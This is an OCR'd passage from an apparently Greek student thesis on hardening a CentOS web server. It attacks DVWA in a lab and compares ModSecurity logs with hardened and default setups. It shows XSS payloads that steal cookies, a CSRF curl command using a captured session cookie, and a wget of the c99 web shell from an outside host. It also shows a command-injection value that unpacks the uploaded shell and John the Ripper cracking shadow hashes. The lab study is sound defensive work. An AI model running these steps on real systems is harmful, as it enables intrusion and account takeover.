


Εικόνα 12 Επιτυχές ανέβασμα κακόβουλου αρχείου στο server




Εικόνα 13 Ανεπιτυχές ανέβασμα αρχείου εικόνας στο server

Εικόνα 14 XSS (<script>alert("This is a XSS Exploit Test")</script>)



[Tue Apr 28 16:44:19 2015]
[error]
[client 192.168.2.4]
ModSecurity: Warning. Pattern match "(fromcharcode|alert|eval)\\\\s\\\\(" at ARGS:mtxMessage. [file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_41_xss_attacks.conf"]*
[line "391"]
[id "973307"]
[rev "2"]
[msg "XSS Attack Detected"]
[data "Matched Data: alert(found within ARGS:mtxMessage: <script>alert(\\x22this is a xss exploit test\\x22)</script>"]
[ver "OWASP_CRS/2.2.9"]
[maturity "8"]
[accuracy "8"]
[tag "OWASP_CRS/WEB_ATTACK/XSS"]

[tag "WASCTC/WASC-8"]
[tag "WASCTC/WASC-22"]
[tag "OWASP_TOP_10/A2"]
[tag "OWASP_AppSensor/IE1"]
[tag "PCI/6.5.1"] [hostname "192.168.2.10"]
[uri "/DVWA-1.0.8/vulnerabilities/xss_s/"]
[unique_id "VT@Os38AAAEAAAdFDOIAAAAA"]




[accuracy "8"]

Εικόνα 15 XSS <script>alert(document.cookie)</script>)

[tag "WASCTC/WASC-8"]
[tag "WASCTC/WASC-22"]
[tag "OWASP_TOP_10/A2"]
[tag "OWASP_AppSensor/IE1"]
[tag "PCI/6.5.1"]
[hostname "192.168.2.10"]
[uri "/DVWA-1.0.8/vulnerabilities/xss_s/"]
[unique_id "VT@UK38AAAEAAAdIDdwAAAAD"]

Εικόνα 16 XSS <iframe src="http:/students.unipi.gr"></iframe>



[error]
[client 192.168.2.4]
ModSecurity: Warning. Pattern match "([\\\\~\\\\!\\\\@\\\\#\\\\$\\\\%\\\\^\\\\&\\\\(\\\\)\\\\-\\\\+\\\\=\\\\{\\\\}*[\\\\]\\\\|\\\\:\\\\;\\"\\\\'*\\\\xc2\\\\xb4*\\\\xe2\\\\x80\\\\x99*\\\\xe2\\\\x80\\\\x98*\\\\`\\\\<\\\\>].*?){4,}" at ARGS:mtxMessage.*
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_41_sql_injection_attacks.conf"]
[line "159"] [id "981173"]
[rev "2"]
[msg "Restricted SQL Character Anomaly Detection Alert - Total # of special characters exceeded"]
[data "Matched Data: : found within ARGS:mtxMessage: <iframe src=\\x22http://students.unipi.gr\\x22 width=\\x22600\\x22 height=\\x22600\\x22></iframe>"]
[ver "OWASP_CRS/2.2.9"]
[maturity "9"] [accuracy "8"]
[tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"]
[hostname "192.168.2.10"]
[uri "/DVWA-1.0.8/vulnerabilities/xss_s/"]
[unique_id "VT@TxX8AAAEAAAdMD4oAAAAH"]

Οι επιθέσεις XSS μπορούν να αποτραπούν με δύο διαφορετικούς τρόπους. Ο πρώτος

είναι να μέσω του κώδικα της PHP. Εκεί ο προγραμματιστής πρέπει να έχει ορίσει τα κατάλληλα φίλτρα και να απαγορεύει την εισαγωγή κακόβουλων χαρακτήρων που σχετίζονται με επιθέσεις. Έτσι θα είναι για τον επιτιθέμενο πολύ ποιο δύσκολο να πραγματοποιήσει μία επίθεση XSS. Ο δεύτερος τρόπος είναι μέσο του αναχώματος ασφαλείας επιπέδου εφαρμογής. Όπως παρατηρούμε και οι δύο επιθέσεις καταγράφτηκαν. Όπως αναφέραμε και παραπάνω έχουμε ορίσει το ανάχωμα ασφαλείας να πραγματοποιεί μόνο καταγραφεί χωρίς να λειτουργεί ενεργά.

Cross Site Request Forgery

Όπως και στα προηγούμενα παραδείγματα έτσι και τώρα επιλέγουμε την κατηγορία CSRF από το μενού στα δεξιά τις ιστοσελίδας. Εδώ μπορούμε να αλλάξουμε το ισχύοντα κωδικό. Η αδυναμία όμως παρουσιάζεται στο ότι δεν χρησιμοποιείται το πρωτόκολλο https ώστε τα δεδομένα να αποσταλούν κρυπτογραφημένα. Αντίθετα η εφαρμογή τα περνάει μέσα από το url όπως βλέπουμε και παρακάτω.

http:/192.168.2.10/DVWA-1.0.8/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

Παρατηρούμε λοιπόν ότι αν αλλάξουμε τα στοιχεία στο url έχουμε την δυνατότητα να αλλάξουμε τον κωδικό. Αυτό είναι κάτι που μπορεί να θέλαμε σαν επιτιθέμενοι αλλά για να το πετύχουμε πρέπει να έχουμε το cookie του εκάστοτε χρήστη. Όπως είδαμε παραπάνω μπορούμε να υποκλέψουμε εκμεταλλευόμενοι την αδυναμία XSS. Εφόσον έχουμε το cookie του θύματος με την βοήθεια του εργαλείου curl μπορούμε πολύ εύκολα να στείλουμε ένα http GET request και να αλλάξουμε τα στοιχεία που θέλουμε. Η συγκεκριμένη επίθεση δεν γίνεται εύκολα αντιληπτή από το ανάχωμα ασφαλείας επιπέδου εφαρμογής. Το συγκεκριμένο γεγονός έγκειται στο ότι το url που χρησιμοποιεί ο επιτιθέμενος είναι ακριβώς το ίδιο με αυτό που θα χρησιμοποιούσε και οποιοσδήποτε νόμιμος χρήστης.

curl --cookie "security=low; PHPSESSID=c4b4pmm7k365m9sgocoje9t493" --location "http://192.168.2.10/DVWA-1.0.8/vulnerabilities/csrf/?password_new=test1234&password_conf=test1234&Change=Change#" | grep "Password Changed"


Συνδιαστικές Επιθέσεις - C99.php shell

Σε αυτό το σημείο θα προσπαθήσουμε να συνδυάσουμε πολλές τεχνικές επιθέσεων μαζί. Σκοπός μας είναι να μπορέσουμε να ανεβάσουμε στην εφαρμογή το c99.php shell. Όπως είδαμε νωρίτερα το ανέβασμα του αρχείου έχει απαγορευτεί από τις ρυθμίσεις τις php(/etc/php.ini). Αλλάζουμε προσωρινά την συγκεκριμένη ρύθμιση ώστε να επιτραπεί το ανέβασμα του αρχείου

που θέλουμε (file_uploads = On). Αρχικά στο μηχάνημα του επιτιθέμενου κατεβάζουμε το shell απο το διαδίκτυο, το αποσυμπιέζουμε και προαιρετικά δημιουργούμε ένα αρχείο backup.Επίσης πρέπει να προσθέτουμε στην πρώτη γραμμή του αρχείου c99.php το flag τις php γλώσσας.

wget http://r57.gen.tr/shell/c99.rar
unrar x c99.rar
cp c99.php c99.php.bkp
sed -i '1 s/^.$/<?php/g' c99.php*

Στην συνέχεια ανεβάζουμε στην εφαρμογή το αρχείο c99.php αλλά αυτό δεν είναι δυνατό γιατί το μέγεθος του αρχείο είναι μεγαλύτερο από το επιτρεπτό. Μία μέθοδος που μπορούμε να ακολουθήσουμε είναι να συμπιέσουμε το αρχείο και μετά να το ανεβάσουμε.




Εικόνα 17 c99.php.gz upload

Τώρα πρέπει να αποσυμπιέσουμε το αρχείο ώστε να έχουμε πρόσβαση σε αυτό. Αυτό μπορούμε να το πετύχουμε επιλέγοντας στο μενού “command execution” και τρέχοντας την εντολή

192.168.2.1; /bin/gunzip -v ../../hackable/uploads/c99.php

Εικόνα 18 c99.php



Βλέπουμε ότι έχουμε πλήρη πρόσβαση στο shell και μπορούμε να εκμεταλλευτούμε όλες τις λειτουργίες του. Αυτό που πρέπει να προσέξουμε είναι ότι ο user apache δεν έχει δικαιώματα στο φάκελο που βρισκόμαστε.

[Sat May 02 14:49:54 2015]
[error]
[client 192.168.2.3]
ModSecurity: Warning. Pattern match "(?:<title>[^<]?(?:\\\\b(?:(?:c(?:ehennemden|gi-telnet)|gamma web shell)\\\\b|imhabirligi phpftp)|(?:r(?:emote explorer|57shell)|aventis klasvayv|zehir)\\\\b|\\\\.::(?:news remote php shell injection::\\\\.| rhtools\\\\b)|ph(?:p(?:(?: commander|-terminal)\\\\b|remot ..." at RESPONSE_BODY.*
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_45_trojans.conf"]
[line "35"]
[id "950922"]
[rev "2"]
[msg "Backdoor access"]
*[data "Matched Data: **c99shell** found within RESPONSE_BODY: <html><head><meta http-equiv=\\x22Content-Type\\x22 content=\\x22text/html; charset=windows-1251\\x22><meta http-equiv=\\x22Content-Language\\x22 content=\\x22en-us\\x22><title>192.168.2.10 - c99shell</title><STYLE>TD { FONT-SIZE: 8pt; COLOR: #ebebeb; FONT-FAMILY: verdana;}BODY { scrollbar-face-color: #800000; scrollbar-shadow-color: #101010; scrollbar-highlight-color: #101010; scrollbar-3dlight-color: #101010; scrollbar-darkshadow-color:*

#101010; scrollbar-trac..."]
[severity "CRITICAL"]
[ver "OWASP_CRS/2.2.9"]
[maturity "8"] [
[hostname "192.168.2.10"]
[uri "/DVWA-1.0.8/hackable/uploads/c99.php"]
[unique_id "VUS54n8AAAEAAAa8w2MAAAAD"]

Attack	Mod security log	CentOS with hardening	Default CentOS
Command execution	+	-	+
Command execution open port with netcat	-	-	+
Brute force log-in	+	-	+
SQL Injection	+	-	+
File upload	-	-	+
C99.php	+	-	+
CSRF	-	+	+
XSS	+	+	+


Εικόνα 19 Συγκεντρωτικά Αποτελέσματα Επιθέσεων

Στο συγκεντρωτικό πίνακα μπορούμε να όλες τις επιθέσεις και τα αντίστοιχα αποτελέσματα τους τόσο στο σύστημα που έχει γίνει harder αλλά και σε αυτό με τις default ρυθμίσεις. Ένα επιπλέον στοιχείο είναι το αν δημιουργήθηκε κάποιο log απο το ανάχωμα ασφαλείας επιπέδου εφαρμογής για την αντίστοιχη επίθεση. Στις στήλες CentOS with hardening και Default CentOS το σύμβολο + αντιπροσωπεύει το αν η επίθεση ήταν επιτυχής. Στην στήλη Mod security log το + αντιπροσωπεύει το αν δημιουργήθηκε log από το ανάχωμα. Παρατηρούμε οτι το μεγαλύτερο εύρος επιθέσεων δεν είχαν αποτέλεσμα, ενώ συνδυαστικά με το ανάχωμα ασφαλείας έχουμε 100% αποτελεσματικότητα.

Password Cracking with John the ripper

Τα συνθηματικά σε ένα σύστημα αποτελούν την πιο διαδεδομένη λύση ασφάλειας. Σε αυτό το κεφάλαιό θα δοκιμάσουμε την ευρωστία των συνθηματικών και θα μελετήσουμε την αποτελεσματικότητα των κανόνων που δημιουργήσαμε κατά την διαδικασία ασφάλισης του

συστήματος μας. Αρχικά πρέπει να αναφέρουμε ότι τα συνθηματικά στο περιβάλλον Linux βρίσκονται στο αρχείο /etc/shadow σε μορφή συνάρτησης σύνοψης. Όπως και στις προηγούμενες επιθέσεις έτσι και εδώ θα δοκιμάσουμε την αντοχή των συνθηματικών που υπόκεινται στους κανόνες που έχουμε ορίσει αλλά και σε ένα σύστημα που δεν έχει παραμετροποιηθεί. Για τις ενέργειές μας θα κάνουμε χρήση του εργαλείου john the ripper που είναι διαθέσιμο στην διανομή Kali Linux. Φυσικά η ταχύτητα αποκάλυψης ενός συνθηματικού εξαρτάτε από το υλικό του κάθε υπολογιστή. Έτσι για να κάνουμε πρώτη εκτίμηση τρέχουμε την εντολή john -test ώστε να διαπιστώσουμε κατά προσέγγιση των χρόνο που θα χρειαστούμε για να ολοκληρώσουμε την διαδικασία.



Εικόνα 20 John the ripper (Test)

root@kali:~/johntheripper-centos-pass# john passwords
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"

Use the "--format=crypt" option to force loading these as that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5"
Use the "--format=md5" option to force loading hashes of that type instead
Loaded 2 password hashes with 2 different salts (sha512crypt [32/32])
guesses: 0 time: 0:00:20:30 72.42% (2) (ETA: Fri Apr 10 17:35:22 2015) c/s: 187 trying: Rhonda. - Sandra.
guesses: 0 time: 0:00:20:33 72.58% (2) (ETA: Fri Apr 10 17:35:22 2015) c/s: 187 trying: Darwin. - Devon.
guesses: 0 time: 0:00:20:34 72.63% (2) (ETA: Fri Apr 10 17:35:23 2015) c/s: 187 trying: Haggis. - Hedgehog.
guesses: 0 time: 0:00:20:53 73.76% (2) (ETA: Fri Apr 10 17:35:22 2015) c/s: 188 trying: Cricket? - Iceman?
guesses: 0 time: 0:00:28:41 0.00% (3) c/s: 186 trying: asdier - asd120
guesses: 0 time: 0:00:28:46 0.00% (3) c/s: 186 trying: book - bede
guesses: 0 time: 0:00:28:50 0.00% (3) c/s: 186 trying: stafgke - steatha
guesses: 0 time: 0:00:36:44 0.00% (3) c/s: 188 trying: abelp - abe75
guesses: 0 time: 0:00:41:34 0.00% (3) c/s: 190 trying: broor1 - brisan
guesses: 0 time: 0:00:44:41 0.00% (3) c/s: 190 trying: 47796441 - 47780082
guesses: 0 time: 0:00:56:04 0.00% (3) c/s: 191 trying: mirala - mirami

Έχοντας ρυθμίσει το σύστημα με τον κανόνα minlen=8 lcredit=-1 ucredit=-2 dcredit=-2 ocredit=-1, δηλαδή τα συνθηματικά των χρηστών να είναι τουλάχιστον οκτώ χαρακτήρες και να περιλαμβάνουν κεφαλαία, πεζά, αριθμούς και λοιπούς χαρακτήρες καταφέρνουμε να έχουμε ανθεκτικά συνθηματικά. Πολύ σημαντικό είναι να αναφέρουμε ότι ο συγκεκριμένος κανόνας δεν αφορά τον χρήστη root.

Καταγραφή Ενεργειών των Χρηστών

Σε ένα σύστημα με πολλούς χρήστες και διαδικασίες είναι απαραίτητο να γίνεται πλήρης καταγραφή των προγραμμάτων και των ενεργειών που πραγματοποιεί ο κάθε ένας. Αυτό μπορεί να γίνει με την βοήθεια δύο προγραμμάτων. Αναφερόμαστε στο ac και το psacct που αυτοματοποιούν τις παραπάνω ενέργειες. Δεν πρέπει να ξεχνάμε ότι αρκετές φορές ο κακόβουλος χρήστης μπορεί να είναι από το εσωτερικό περιβάλλον του οργανισμού. Σε αυτές τις περιπτώσεις η απειλή είναι μεγαλύτερη καθώς ο επιτιθέμενος θα έχει πληρέστερη εικόνα τους συστήματος. Τα προαναφερθέντα προγράμματα μπορούν να μας ενημερώσουν για το πόση ώρα είναι ένας χρήστης ενεργός, ποιες εντολές έχεις εκτελέσει και ποιους πόρους του

συστήματος χρησιμοποιεί. Καθώς ασχολούμαστε με LAMP server έχουμε επίσης την δυνατότητα να καταγράψουμε και στην συνέχεια να μελετήσουμε τους πόρους που καταναλώνουν οι υπηρεσίες Apache, MySQL, FTP και SSH. Θα δούμε κάποιες από τις βασικές εντολές και πώς μπορούμε να αξιοποιήσουμε τα αποτελέσματα.

[root@localhost giorgos]# ac
total 153.75

Συνολικός αριθμός ωρών χρήσης του συστήματος από όλους τους χρήστες.

[root@localhost giorgos]# ac -p
giorgos 122.99
root 30.76
total 153.75

Αριθμός ωρών ανάλογα με τον χρήστη.

[root@localhost giorgos]# ac -d
Oct 22 total 18.76
Oct 26 total 25.07
Oct 27 total 7.49

[root@localhost giorgos]# ac -d root
Oct 22 total 3.88
Oct 26 total 12.39

[root@localhost giorgos]# ac -d giorgos
Oct 22 total 14.88
Oct 26 total 12.68
Oct 27 total 3.73

Ενδεικτικά αποτελέσματα χρήσης του συστήματος ανάλογα με τις μέρες. Στην συνέχεια κατηγοριοποίηση κατά μέρες-χρήστες.

[root@localhost giorgos]# lastcomm giorgos
grep giorgos pts/0 0.00 secs Sun Mar 29 02:40
bash F giorgos pts/0 0.00 secs Sun Mar 29 02:40
dircolors giorgos pts/0 0.00 secs Sun Mar 29 02:40

Τελευταίες εντολές για τον χρήστη giorgos

Έλεγχος Για κακόβουλο Λογισμικό


Κάθε σύστημα που είναι συνδεδεμένο στο διαδίκτυο μπορεί να μολυνθεί από κακόβουλο λογισμικό. Με το εργαλείο rkhunter αυτοματοποιούμε την αναζήτηση για γνωστά rootkits αλλά και για επίφοβες αλλαγές σε αρχεία του συστήματος μας. Και εδώ δεν πρέπει να ξεχνάμε ότι μπορεί να εμφανιστούν false positives. Καλή πρακτική αποτελεί η περαιτέρω έρευνα και ανάλυση των αποτελεσμάτων με σκοπό να αποκτήσουμε σε βάθος γνώση του συστήματος 